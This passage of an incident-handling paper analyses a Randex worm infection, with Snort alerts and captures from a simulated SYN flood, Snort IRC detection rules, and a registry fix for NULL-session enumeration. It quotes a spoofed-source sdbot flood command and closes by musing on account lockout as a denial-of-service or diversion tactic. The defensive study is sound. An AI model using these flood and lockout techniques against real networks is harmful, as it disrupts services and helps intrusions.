...............................#.SMB...............................'.SMBt..............
.......................'.SMBt..............................'.......#.SMBq...............
........@.......#.SMBq.........................@....
```

The two Ethereal screen captures provide a view of the entire TCP session. They were created using Ethereal and the stream reassembly function. This takes the entire TCP session and places the ASCII output end-to-end for session analysis.

Snort Alert Captures

Snort is an open source sniffer and Intrusion Detection System (IDS). The IDS portion of snort was used in the lab during testing. Snort looks for anomalous traffic based on a predefined set of rules. If a packet or stream violates the rule set, then the packet is logged as an alert.

Snort was used during the SYN flood simulation to determine if any alerts would be generated. The following bad traffic alerts were generated. Note the spoofed source address that starts at port 1526 and increases one source port on each new packet. This is typical of a SYN scan or flood attempt. One reason the attacker would use a spoofed address is to avoid detection. For a SYN flood, the goal is not to collect data from responses, but rather to cause a denial of service.

Another tell-tale indication of constant activity is the close time range as the flood progresses. Note the "******S*" indicating the SYN flag is set on each new connection attempt. It is followed by a "***A*R*" indicating an acknowledgement and a reset. Also note the 0xDA00 or 55808 window size, which is one of the distinguishing elements of the Randex worm.

SYN Flood Snort Alerts

```
[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:03.647843 10.3.1.2:1526 -> 192.168.1.104:0
TCP TTL:64 TOS:0x0 ID:14063 IpLen:20 DgmLen:40
******S* Seq: 0x69F012BD Ack: 0x615FBE2D Win: 0xDA00 TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:03.649249 192.168.1.104:0 -> 10.3.1.2: 1526
TCP TTL:128 TOS:0x0 ID:32512 IpLen:20 DgmLen:40
***A*R* Seq: 0x0 Ack: 0x69F012BE Win: 0x0 TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:04.635518 10.3.1.2:1527 -> 192.168.1.104:0
TCP TTL:64 TOS:0x0 ID:33987 IpLen:20 DgmLen:40
******S* Seq: 0x6DFA3C39 Ack: 0x2F5370F6 Win: 0xDA00 TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:04.635661 192.168.1.104:0 -> 10.3.1.2: 1527
TCP TTL:128 TOS:0x0 ID:32768 IpLen:20 DgmLen:40
***A*R* Seq: 0x0 Ack: 0x6DFA3C3A Win: 0x0 TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:05.635424 10.3.1.2:1528 -> 192.168.1.104:0
```

```
TCP TTL:64 TOS:0x0 ID:4835 IpLen:20 DgmLen:40
******S* Seq: 0x5EC15FD6 Ack: 0x5D8A79CB Win: 0xDA00 TcpLen: 20

[**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/26-17:44:05.635581 192.168.1.104:0 -> 10.3.1.2: 1528
TCP TTL:128 TOS:0x0 ID:33024 IpLen:20 DgmLen:40
***A*R* Seq: 0x0 Ack: 0x5EC15FD7 Win: 0x0 TcpLen: 20
```

The SYN flood was generated with hping2 as stated earlier. The default setting for hping2 is to start with a destination port of zero. This can be seen in the Snort alerts as the spoofed address of 10.3.1.2:0 is shown. It is also shown in the reset response as the address being flooded sends a reset on port zero. I would not expect to see this alert with an actual Randex infected system. I was not able to confirm this without having the actual Randex code. The Bad-Traffic alerts are generated due to port zero, not the SYN flood.

According to Stewart, the following example is from a SYN flood generated with a version of sdbot (Stewart, 2003). The Randex worm is heavily based on sdbot as stated earlier in the paper. Note the syn command and the ability to pass the source and destination ports. This indicates with certainty that the snort alerts shown above using the hping2 default settings would not detect the Randex SYN flood unless port zero is explicitly specified. Since Snort is triggering Bad-Traffic on port zero, it is likely Randex would use a port above 1023 to avoid detection.

Stewart's sdbot Example

Here is an example command used in the IRC control channel to start a syn flood with this version of sdbot. 192.168.1.21 is the address to be spoofed while attacking 192.168.1.1:

```
$syn 192.168.1.1 6000 20 192.168.1.21 6666
```

Here is a capture of some of the resulting packets:

```
07:26:51.048897 192.168.1.21.6666 > 192.168.1.1.6000: S
693933104:693933104(0)
win 55808
0x0000 4500 0028 0a34 0000 8006 ad35 c0a8 0115       E..(.4.....5....
0x0010 c0a8 0101 1a0a 1770 295c 9430 0000 0000       .......p)\.0....
0x0020 5002 da00 6374 0000 0000 0000 0000            P...ct........

07:26:51.049000 192.168.1.21.6666 > 192.168.1.1.6000: S
3950185482:3950185482(0) win 55808
0x0000 4500 0028 0a35 0000 8006 ad34 c0a8 0115       E..(.5.....4....
0x0010 c0a8 0101 1a0a 1770 eb73 0c0a 0000 0000        .......p.s......
0x0020 5002 da00 2983 0000 0000 0000 0000              P...).........

07:26:51.049096 192.168.1.21.6666 > 192.168.1.1.6000: S
2692113931:2692113931(0) win 55808
0x0000 4500 0028 0a36 0000 8006 ad33 c0a8 0115        E..(.6.....3....
0x0010 c0a8 0101 1a0a 1770 a076 660b 0000 0000        .......p.vf.....
0x0020 5002 da00 1a7f 0000 0000 0000 0000              P.............
```

The “NETBIOS NT NULL session” shown below simulates the Randex worm locating victim1 and dropping a file in C$ on %system%. While NULL session activity is deemed a potential threat, it is relatively common in our environment. Some of our production applications and normal NT/2000 access and file transfers alert on NULL session activity. This would be one method of detection, particularly if your environment does not typically see this type of activity.

```
[**] [1:530:7] NETBIOS NT NULL session [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/26-18:37:09.093859 192.168.1.104:1030 -> 192.168.1.101: 139
TCP TTL:128 TOS:0x0 ID:62221 IpLen:20 DgmLen:222 DF
***AP** Seq: 0x4EFCC2 Ack: 0x12DFA3 Win: 0x21CF TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS204][Xref => http://cve.mitre.org/cgi-
bin/cvename/cgi?name=CVE-2000-0347][Xref =>
http://www.securityfocus.com/bid/1163]
```

Shown below is yet another way to detect the scans if your analyst is diligent and there is enough activity to raise a flag. The Snort port scan logs are shown below. If the Stream4 preprocessor is running and looking for evasive resets, the reset activity shown earlier would also be indicated in the alert section. It would be labeled as an “Evasive Reset”. Our site used to run the stream4 preprocessor evasive reset attribute, but it became too noisy. Normal http traffic to your web servers generate huge amounts of tcp packets with the reset flag set. For our site, this resulted in approximately 13000 resets a day logged by the stream4 preprocessor. With that said I would not detect reset activity from the Randex worm at our site.

Since most or all packets will be spoofed with the Randex worm as shown in the port scan activity below. This should also raise a flag. In our production environment this activity may be found in two different logs. It is not always intuitive in the IDS logs. It will usually manifest as an ICMP “Communication Administratively Prohibited”. This is due to the egress access control lists dropping activity exiting the production environment with a source address that could not originate there. Then looking at the dump file, the embedded packet would indicate the source address is not on our network. The second way is if the packet makes it to the firewall and is logged as a spoofed packet and dropped.

Snort Port scan log

```
Mar 26 17:44:03 10.3.1.2:1526 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:04 10.3.1.2:1527 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:05 10.3.1.2:1528 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:06 10.3.1.2:1529 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:07 10.3.1.2:1530 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:08 10.3.1.2:1531 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:09 10.3.1.2:1532 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:10 10.3.1.2:1533 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:11 10.3.1.2:1534 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:12 10.3.1.2:1535 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:13 10.3.1.2:1536 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:14 10.3.1.2:1537 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:15 10.3.1.2:1538 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:16 10.3.1.2:1539 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:17 10.3.1.2:1540 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:18 10.3.1.2:1541 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:19 10.3.1.2:1542 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:20 10.3.1.2:1543 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:21 10.3.1.2:1544 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:22 10.3.1.2:1545 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:23 10.3.1.2:1546 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:24 10.3.1.2:1547 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:25 10.3.1.2:1548 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:26 10.3.1.2:1549 -> 192.168.1.104:0 SYN ******S*
Mar 26 17:44:27 10.3.1.2:1550 -> 192.168.1.104:0 SYN ******S*
```

Another way of detecting the propagation activity would be with our Cisco IDS, which monitors choke points. Since this activity came from the office environment to a production server during the real attack, the Cisco probe had the opportunity to catch the resulting failed logon attempts. At the time of the attack in September 2003, the failed logon rule was not enabled. It was enabled shortly after the event and proved to be incredibly noisy, due to the amount of times the average user attempts to logon and mistypes their password. The failed logon rule was disabled about one-month after it was turned on.

The last form of detection via an IDS might be looking for IRC activity. If your site does not allow and you would not expect to see IRC activity coming from inside your company, this would be another method of detection. This also assumes that the correct rule is in place that is able to detect the traffic. In the case of the actual attack on our domain controller, our IDS did not log IRC activity because our visibility is in the production environment only. The office environment does not have an IDS system.

IRC connections

A major element of the Randex worm is the IRC channel. Without the channel, the worm just fills hard drive space. As described earlier in the paper, upon successful propagation and installation on a host, the worm connects to a predetermined IRC server and waits for commands. Stated earlier in the paper that Randex is heavily based on IRC-sdbot. What is an IRC-bot?

An IRC-bot is an automated client that resides on the infected node and is remotely controlled via a network (McCarty, 2003). In the case of Randex, the IRC client component connects to the server and announces its availability. The attacker who has access to the server can then communicate through the IRC server to send commands to the waiting bot. Bots are typically associated with distributed attack systems.

The typical use of a bot is seen with large scale distributed denial of service attacks. This is actually one function that Randex is capable of performing if multiple systems on the wire are infected. Using the "syn" command, a Randex infected node will then begin to SYN flood an unsuspecting node either on the local network or on some remote network. For remote network SYN floods the local network must allow local traffic to exit the network, which is true in most cases. Further, since Randex is able to spoof the source address, the local network must allow spoofed traffic to exit the local network. Needless to say this is a bad practice. Egress traffic ACLs should be in place to stop all traffic exiting the local network without a source address that is part of the local network.

Given that Randex can participate in a SYN flood, it could also participate in a distributed attack. If many infected systems across the network exist, then through simple IRC commands, they could be used to attack one or more systems. With a command to all infected systems each node would generate tcp packets with the SYN flag set and attempt to contact a victim. If enough nodes could send SYN packets to a single site, it could shut the site down through a denial of service.

As shown below, many rules are available to detect IRC activity. Actual Randex activity may or may not be caught with the rules below. I was not able to test this functionality due to not having the code. Depending on how the code was programmed I may not have been able to divert the channel to a local server that I control.

```
chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC nick change"; flow:to_server,established; content: "NICK "; offset:0; classtype:misc-activity; sid:542;  rev:8;)

chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC DCC file transfer request"; flow:to_server,established; content:"PRIVMSG "; nocase; offset:0; content:" \:.DCC SEND"; nocase; classtype:misc-activity; sid:1639; rev:3;)

chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC DCC chat request"; flow:to_server,established; content:"PRIVMSG "; nocase; offset:0; content:" \:.DCC CHAT chat"; nocase; classtype:misc-activity; sid:1640;  rev:3;)

chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC channel join"; flow:to_server,established; content:"JOIN \: \#"; nocase; offset:0; classtype:misc-activity; sid:1729;  rev:2;)

chat.rules:alert tcp $HOME_NET any <> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC message"; flow:established; content:"PRIVMSG "; nocase; classtype:misc-activity; sid:1463; rev:5;)

chat.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC dns request"; flow:to_server,established; content:"USERHOST "; nocase; offset:0; classtype:misc-activity; sid:1789; rev:1;)

chat.rules:alert tcp $EXTERNAL_NET 6666:7000 -> $HOME_NET any (msg:"CHAT IRC dns response"; flow:to_client,established; content:"\:"; offset:0; content:" 302 "; content:"=+"; classtype:misc-activity; sid:1790; rev:2;)

exploit.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 6666:7000 (msg:"EXPLOIT CHAT IRC topic overflow"; flow:to_client,established; content:"|eb 4b 5b 53 32 e4 83 c3 0b 4b 88 23 b8 50 77|"; reference:cve,CVE-1999-0672; reference:bugtraq,573; classtype:attempted-user; sid:307; rev:6;)

exploit.rules:alert tcp any any -> any 6666:7000 (msg:"EXPLOIT CHAT IRC Ettercap parse overflow attempt"; flow:to_server,established; content:"PRIVMSG nickserv IDENTIFY"; nocase; offset:0; content:!"|0a|"; within:150; reference:url,www.bugtraq.org/dev/GOBBLES-12.txt; classtype:misc-attack; sid:1382; rev:7;)
```

Keeping Access

The Randex worm is all about poor system administration practices. If the node has weak passwords, which allows the worm to connect and copy itself, then it is easy to keep access through re-infection if cleaned. If the node is poorly administered, then anti-virus (AV) engines and definition files are probably not kept current. That was the case with the infection in our office environment. The engine and definition files were more than a year out dated.

As long as the AV software is not updated, the node will remain infected and allow the remote IRC owner to keep access. That is until the system performs activity that is less then stealthy and the network team goes looking for the source. That is what happened at our site. The node had actually become infected on 08/09/03 and was not detected until 09/24/03. It is not known what activity the infected system engaged in prior to 09/24/03.

Covering Tracks

The likelihood of the attacker covering their tracks with the Randex worm is low. This worm is installed and then provides a backdoor via the IRC connection. A backdoor is a method that the attacker places in the malware to provide access at a later date. Common backdoors are listeners that open a high ephemeral port and wait for the attacker to return. Randex adds hooks to the registry on the node it infects and provides no mechanism for removing itself. This would not be a worm to use if the attacker were attempting to be stealthy and cover their tracks upon completion.

5. The Incident Handling Process

Instead of telling how to react to this worm if it happened in my environment, I will tell what actually took place and how our team reacted. I will then contrast what actually took place with how the Incident Handling process could have been done better. The W32.Randex.worm.c version was actually located on a rouge system in our office environment. A rouge system is defined as a system that is not managed by our information technology department. In this case, the rouge system belonged to a vendor. The vendor did not manage the anti-virus software and the unit also had weak passwords. The rouge system was a Windows 2000 SP2 build.

The incident handling process section of the paper will outline what happened with the password enumeration portion of the Randex exploit. This worm was built to exploit weak passwords and that is what was stated in the description of the exploit earlier in the paper. But after seeing the Randex version “c” in action, the side effect of the worm was much more damaging. Rather this side effect was purposefully developed or was an over site as I believe, the sixteen passwords quickly overwhelm the password lockout threshold when set. This statement was made because our environment only had one infected node. Had there been many infected nodes the problem would have been worse and the SYN flood may have been a factor.

Preparation

Existing Countermeasures

The countermeasures that were in place during the event were standard Microsoft password policies that are found in many Windows environments. The password lockout threshold was set to five and the unlock threshold was set at thirty minutes. As the worm began to enumerate accounts, they were locked after the fifth attempt. As stated above, the purpose of this worm is to propagate by locating systems with weak passwords. A second countermeasure in place was a reactive monitor. NetIQ monitors notified on call Windows engineers of the account lockouts that were occurring. The engineer responding to the page is what stopped the event before system accounts were locked out. Had relevant system or application accounts been locked, services requiring passwords to operate would have stopped working.

Established Incident Handling Process

The established incident handling process that our company uses is based on the Incident Command structure. It operates quite well for production based issues, but had problems with security related issues such as this event. Although the production problem should be handled the same no matter what the problem from an Incident Command protocol, the security related event failed due to lack of training and having dedicated team members on the local team. Further, since the attacking node resided in the office environment, this compounded the issue with jurisdictional constraints.

Procedures in place were not followed and pertinent procedures were not updated. The proper escalation process was not in place and upward communication failed. While the local site placed a high level of urgency on the event because it was not immediately understood, corporate incident handlers failed to follow up in a timely manner. Another issue that compounded escalation to the corporate incident handling team was the lack of a clear escalation path. Along with no escalation path, the team did not have a robust feedback loop. This will be discussed further and recommendations will be covered in the lessons learned.

Incident Handling Team

The immediate incident handling team included two Windows engineers, an operations center technician, and a network engineer. This team was able to identify and contain the system performing enumeration. The problem that the team faced was the uncertainty of why the system was doing what it was doing. It was believed that one or more individuals were attacking the production domain controller. After sixteen hours had lapsed, a corporate incident handler joined the team. It was then determined that a forensics expert would join the team to take an image of the disk and determine what was on the system and attempt to understand what took place. In the meantime no further incidents of username enumeration happened in the environment. This indicated to the team that maybe they had removed the system that hackers were using and or scared them into hiding. Until the actual forensics scan could be complete the team was not certain that the vulnerability was fully contained.

Policies

One policy that kept the Randex worm from spreading throughout the environment is our company policy on “Creating, Changing and Protecting Your Passwords”. It states that passwords should be a minimum of 8 characters, use both upper and lowercase letters, contain numbers, and contain special characters. The policy further states what passwords must not contain. For the purpose of the Randex worm, the policy states that passwords must not contain keyboard combinations that are next to each other. Examples are; 123456, asdfgh), which are clearly what the Randex “C” version looks for.

Our company to date does not have a clear and concise Incident Handling process. There is no clear escalation path and or feedback loop defined. So one of the problems that exists is if there was a process, very few people would know how to engage it. This will be further discussed in the lessons learned. Escalation and feedback paths are currently being defined. Another big step being initiated is training. All the policies and procedures in the world will do no good if people are not trained to use them.

Identification

Windows server nodes all run NetIQ to monitor system and layered application performance. The Windows engineer on call began receiving system pages from NetIQ monitors. The pages indicated that administrative accounts were being locked out. The incident timeline provides an overview of activity that took place shortly after the pages were received.

Incident Timeline

09/24/03, 23:30: NetIQ monitor alerts Windows engineer that passwords on an NT4.0 production domain controller are being locked out. After logging into the system and reviewing log files, the first thought was that one or more hackers were trying to brute force usernames. Or, that one or more attackers were trying to access the domain controller using some type of tool.

09/24/03, 23:40: The central operations center was called and a ticket was opened.

09/24/03, 23:45: A second Windows engineer joined the team to assess the incident.

09/24/03, 23:55: A Network technician joined the team and was asked to locate the system or systems enumerating the domain controller. The name of the attacking node was determined via the Event Detail information provided in event viewer. This was shown earlier in the paper during the lab attack. The Network technician was able to locate the port that the attacking node was plugged in to. The technician also started a sniffer capture to collect data on any system attempting connection to the domain controller.

09/25/03, 00:05: Network engineer joins team and is asked to analyze the sniffer capture to locate system or systems enumerating the production domain controller.

09/25/03, 00:10: The system performing enumeration is located in the office area.

09/25/03, 00:15: An operations technician is sent to the office area to locate the system. It is found that people are logged in and using the system. They are asked to log out and shut the node down. A list of names of the people in the bullpen are taken.

09/25/03, 00:20: The system is removed from the network and confiscated even tough it belongs to a vendor.

09/25/03, 00:25: Clean up on the domain controller begins. Locked accounts are returned to operational status.

09/25/03, 00:26: A call is placed to corporate Computing Information Services (CIS) to add Incident Handler services.

09/25/03, 13:00: Another call is placed to CIS. It is still unclear how serious the incident was. No enumeration continued, but the local security team did not know what was causing the problem.

09/25/03, 16:15: A third call was placed to CIS and finally an Incident Handler was assigned to the team. The event was discussed and a course of action laid out. The first course of business was to get a forensics team member on site. It was determined that the team must know what data was on the system and how the enumeration was being done.

09/25/03, 17:30: The forensics team member arrived on site.

09/25/03, 17:45: Assessment completed and the vendor sponsor was contacted to gain permission to perform a backup of the system.

09/25/03, 18:15: Written permission was given to perform a full backup of the system.

09/25/03, 18:20: The team began to scavenge enough components on the local site to gather enough hardware to perform a backup

09/25/03, 18:40: The backup process began attempting to use dd on a Linux system. This failed.

09/25/03, 19:00: The team regrouped and used Ghost to backup the disk.

09/25/03, 19:20: Backup process completed.

09/25/03, 19:30: Anti-virus software is run remotely against the back up copy to identify any malware on the system.

09/25/03, 19:50: Anti-virus analysis is complete and W32.Sdbot.worm.gen.b, W32.Lovsan.worm.a, W32.Randex.worm.c, and W32.MoFei.worm.dll were all identified by the software.

09/25/03, 19:55: Analysis of identified worms begins and Randex is identified as the worm that was capable of performing password enumeration with a 90% confidence.

Detection and Confirmation of the Incident

Detection of the incident was almost immediate, since the NetIQ monitors were able to alert the on call engineer. What did not happen in a timely fashion was detection of the incident as an isolated system. As the node was removed from the network as seen in the timeline, it could not be determined for certain that the attacking node was the only system performing enumeration. Since our incident handling team is decentralized, the local engineering team did not have authority to perform a forensic scan of the infected system. Until this was complete there was no way of knowing for sure what type of malware the infected system contained, if any.

After multiple calls and an incident handler arriving onsite, the team was able to determine what the system was infected with. Research then indicated that the worm found on the infected node matched the footprint of the attack.

What Countermeasures Work

Since the primary focus of the worm is to propagate in the environment, our company's strong password policy is the best countermeasure for the Randex worm. As for the SYN flood capabilities of the worm, a single flood could be detrimental to a single system. Preventing the ability of the worm from gaining multiple victims in the environment mitigates any major side effects of a large scale distributed SYN flood attack.

How Quickly was the Incident Identified

While the side effect of password enumeration was solved by removing the infected system, our process fell apart. As seen in the timeline more than sixteen hours passed before the team had definitive confirmation of the infection. The incident handling process during this case was a major topic of the lessons learned.

Chain of Custody

The chain of custody began with the fact that this system did not belong to our company. In order to take an image of the disk for forensic purposes, our team needed to receive written permission from the vendor/owner. This began by contacting the company sponsor. They in-turn contacted the vendor and had them send a digitally signed letter of permission to take an image for the purpose of discovering any malware on the system.

Our company did not seek to take this issue to court, but rather to locate the source of malware. It was known that the problem came from this node, because the sniffer capture proved that. What was not known was the cause of username enumeration. The forensics person took an image of the disk and anti-virus software proved the Randex worm was installed. The forensics person took a copy of the disk and to date does not know what happened to the disk.

Containment

The actual system under attack was able to alert on call engineers via the NetIQ monitors that were running. The engineer logged on and looked at the system and found many passwords locked. This was a clear indication that the domain controller was under attack. What was not clear was where the attack was coming from and whether it was single or multiple sources performing the enumeration activity.

Containment and Control Measures

The operations center, which acts as a call center for production systems was engaged. This brought the problem to a level that could manage resource allocation as required to triage the problem. The network engineering team was brought in to help identify what systems were attacking the domain controller.

The network engineering team played a key role in identifying the port location of the offending node. The system that was performing password enumeration on the domain controller was identified using event viewer log files. When the incident first came to light, it was not clear whether it was a single system or multiple systems performing enumeration. It was thought that the activity was being done by one or more individuals attempting to launch an attack.

The system performing enumeration was further identified with a sniffer capture of the environment. The one issue still outstanding was that the team was not one-hundred percent certain that this was the only infected system or if the system had an infection. At this point no one was clear what type of malware was used. The other thought was that this was an all new virus and the attack was just beginning. Still the predominate thought was that some individual was using the node to perform enumeration or general hacking activities.

Containment of the system was to have the network engineering team identify the port where the node was plugged into the network. An operations technician went to the physical location where the node resided and found the actual port. There were users in the area and the technician took their names, asked permission to confiscate the node, unplugged the network cable, powered the system down, and locked the system in a room.

Process Used to Contain System

Containment of the actual incident was not difficult. It boiled down to locating the attacking system on the network. Since the attack was a side-effect of the propagation method, all password enumeration was coming from a single system. Once the location was known, the system was removed from the network. The actual process was that log files identified the node; a sniffer capture confirmed the activity going to the domain controller. Then a trace of the network was performed to locate the port where the node was plugged in.

Jump Kit Description

There was no jump kit used for this exercise. When the forensics person arrived on site hours later, they arrived with no kit. It was a scramble to come up with enough components to take an image and locate any malware on the infected node. The lack of a jump kit will be addressed in the lessons learned and a list of an ideal jump kit for our site is provided in Appendix C.

Since this was a vendor owned system the node would not boot as there was a boot password so the machine would not power on self test. To get a copy of the disk, the hard drive was removed and set as a slave in a Linux box. The forensic person attempted to get a second Linux node to locate and copy the hard drive and was not successful. The hard drive was then removed from the Linux node and placed in a Windows node in the same slave configuration. A Ghost boot disk was inserted into the floppy drive and the slave was recognized. A command was given to do a disk to disk copy.

Process to Backup Infected System

A duplicate disk was made of the infected system using Ghost, which has the potential to modify files. This disk left the site and no feedback or follow up was ever provided. The actual infected node sat in a locked room for months.

Eradication

Elimination

The system was considered a rouge system not under control of the corporation. It was found during analysis of the backup that the anti-virus software installed on the system was more than one-year out of date. Since this was a rouge system, there are clear policies for it not being on the network. This was part of the problem. At some point this system was allowed on the network and the sponsor did not follow up to monitor the vendor's maintenance of the system. The system was never allowed back on the network. It was determined that if there was a business need for this system, that a computer would be supplied and managed by our corporation.

Clean Up

Clean up was minimal after the attacking node was removed from the network. The Windows engineer logged into the domain controller and got a list of all locked accounts. Accounts on the list were than reset to normal status. In the short-run, some administrative accounts were set to not lock out. After positive identification of the Randex worm and the fact that it was the only infection in the environment, lock out policies on all accounts were restored.

Root Cause

The cause of the password enumeration against the domain controller was the W32.Randex.worm.c worm on the vendor system. The real root cause of the problem was the rouge unmanaged system on the wire with weak passwords. If this had been a corporate owned and managed computer, weak passwords would not have been allowed. This is not to say that enforcement of this policy would catch everything. All local administrative accounts are centrally managed and the likelihood of a weak password is very low.

The second method of eradication is to maintain a current virus engine and up-to-date definitions on the computer. Since this node was not managed by our corporation, it had not been receiving the updates. Current definitions available from our anti-virus vendor at the time would have located and removed the Randex worm.

Recovery

Return to "Known Good" State

The rouge system was never returned to the network. If it could have been returned to the corporate network, the system would have been hardened under corporate guidelines. This would include hardening all passwords on the system, updating the anti-virus software, allowing our corporate updates to the anti-virus software, and relinquishing system management to our corporate IT group.

What Process is used to Bring Systems Back Into Operation

On the domain controller, all passwords were reset and a health check of the entire system was performed. All log files were saved and backed up for review at a later date. The team did not know that the incident was completely eliminated until almost twenty-four hours after the initial incident. Until the rouge system disk was analyzed and the Randex worm found and understood, it was still believed that the event could happen again.

What if Anything was Done to Prevent a Reoccurrence

As stated earlier, the recovery process took much longer than it should have due to the lack of understanding of what caused the password lock outs. In the short-run, critical passwords were set to not lock strictly due to the lack of understanding. If the incident handling process would have been timely, there would have been little to do to prevent a reoccurrence because the system was removed from the network.

To prevent a Randex infected machine from enumerating systems on your network, disable "NULL user account enumeration". This will prevent enumeration of usernames on Windows systems and keep user accounts from being locked out (Texas A&M University, 2003).

Disabling NULL sessions is one way to keep users or worms like Randex from enumerating the Windows system. To disable NULL sessions, add a key to the registry as follows.

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous:DWORD and add a value of one.

This was done to Victim1 and on the next attempt with Enum to simulate the Randex username enumeration the following error was returned. The first entry shows the available usernames on the NT domain controller. The second entry after the RestrictAnonymous key was added returns an error 5 and states that access is denied. Since NULL user functionality is required for some core NT domain activity, the RestrictAnonymous key does not completely disable the Null user, it simply limits what can be gathered using it (Mullen, 2001).

Attempt Before RestrictAnonymous Key

```
C:\Tools\enum>enum -U victim1
server: victim1
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
  Administrator  critical_srv_app  gregs  Guest  SQLAgentCmdExec  sues
  testAcct1
cleaning up... success.
```

Attempt After RestrictAnonymous Key

```
C:\Tools\enum>enum -U victim1
server: victim1
```

```
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

What Tests Assured the Vulnerability was Eliminated

The final test was running anti-virus software against the disk image of the infected system. The anti-virus software definitively identified Randex and the on call team had seen no reoccurrences since the node had been removed the night before. This provided a high confidence that the attacking unit was the only one on the network. As for an actual vulnerability that existed, strong passwords caused our systems to not be vulnerable to the actual propagation.

Lessons Learned

Analysis of the Incident

The lessons learned from this event were significant. The major lessons were; rouge system evaluation, escalation path development, and discussion of timely incident handling. These three items were all events that lead to the problem or inhibited timely resolution of the problem. Further, once a forensics person was identified and sent to the site, they were poorly supplied and trained. There was a scramble to come up with enough components to just get a backup of the system to perform an analysis.

The company has policies developed for rouge systems. In this case the node was not to be placed on the network. The node was to be used for dial up and was to have no access to the company Intranet. The sponsor did not maintain follow up on the system by emphasizing that the vendor keep current with anti-virus software and patching nor did the follow up verify that the system was not on the network. Because of this lack of follow up, the local site reevaluated its policy on vendor owned systems.

Vendor owned systems are not to be located on company premises. If the vendor requires access to the network for outside activity, a company owned system will be supplied. This will place the burden of maintaining the system on the company where it belongs.

Our environment is a remote site to the corporate hub. Serious security related incidents are escalated to the corporate hub. This allows the hub to analyze all sister companies and control the spread of events. It was determined that during the Randex worm event, that multiple areas of communication out of the local site failed. Feedback loops back into the site also fail to take place. One of the lessons learned was to evaluate exactly what the escalation path and feedback loops should be. This was documented and implemented. Follow up testing included escalations of non-serious events to test path up and down.

The third serious lesson learned was that after escalation at the corporate level, no follow up occurred for sixteen hours. It would have taken longer than sixteen hours if not for the persistence of the local site security analysts. This problem was discussed and addressed as a negative for this incident. To date it is still not perfect, but the work to correct it is on-going.

A formalized incident handling team is currently being discussed. One of the problem areas during the Randex infection was the availability of a skilled incident handler. Another issue was the lack of a jump kit once a handler was assigned to the team. This issue is being discussed at the corporate level and will be rolled out in 2004. Since I am training for our local site, the paper provides an ideal jump bag list for our site in Appendix C. A corporate jump bag might contain other items.

Follow Up of the Incident

On going follow up to date has discussions polishing the escalation path out of the remote sites. Also a methodology for securing systems from exploiting data gained through null sessions. Talks are beginning on setting the RestrictAnonymouous key to eliminate username information from leaking.

As stated earlier in the paper, terminal servers are being added to the environment. This will place a layer between the office and production environments. The terminal servers will provide access to the production protected zone on behalf of the application that resides on the office user's computer. This will keep office nodes from making direct NULL session connections to nodes in production.

6. Extras

The concept of the propagation method that was prevalent in most of the Randex versions was to attempt ever-increasing lists of weak passwords. When a weak password was found, then the worm logged on and copied itself. I think the side-effect as a means of denial of service is overlooked. If the worm was developed with ten to twelve passwords and used to enumerate every username it could find on every system in its immediate IP range, it could be a great side show.

If this type of worm was used strictly as a denial of service attack if would be a more efficient attack if the attempts it makes equal one plus the lockout threshold. Windows easily gives this information up, so an efficient locking tool could be easily written.

Hill states that in 2001 a new form of attack emerged and was referred to as the blended threat. The blended threat is also referred to as a “Hybrid worm”. Hill states that the threat has five major characteristics; it generally does damage, it has an automated propagation method, it exploits some vulnerability, it uses multiple attack methods, and can propagate using multiple types of methods (Hill, 2002). The enumeration attempt resulting in password lockout could be incorporated as a diversion attack.

Using the lockout diversion, this attack if successful could focus the Administrators attention, while attempting a more devastating attack in the background. It has been my experience that many Windows environments do not employ the RestrictAnonymous key, so this attack as a diversionary tactic could be successful.

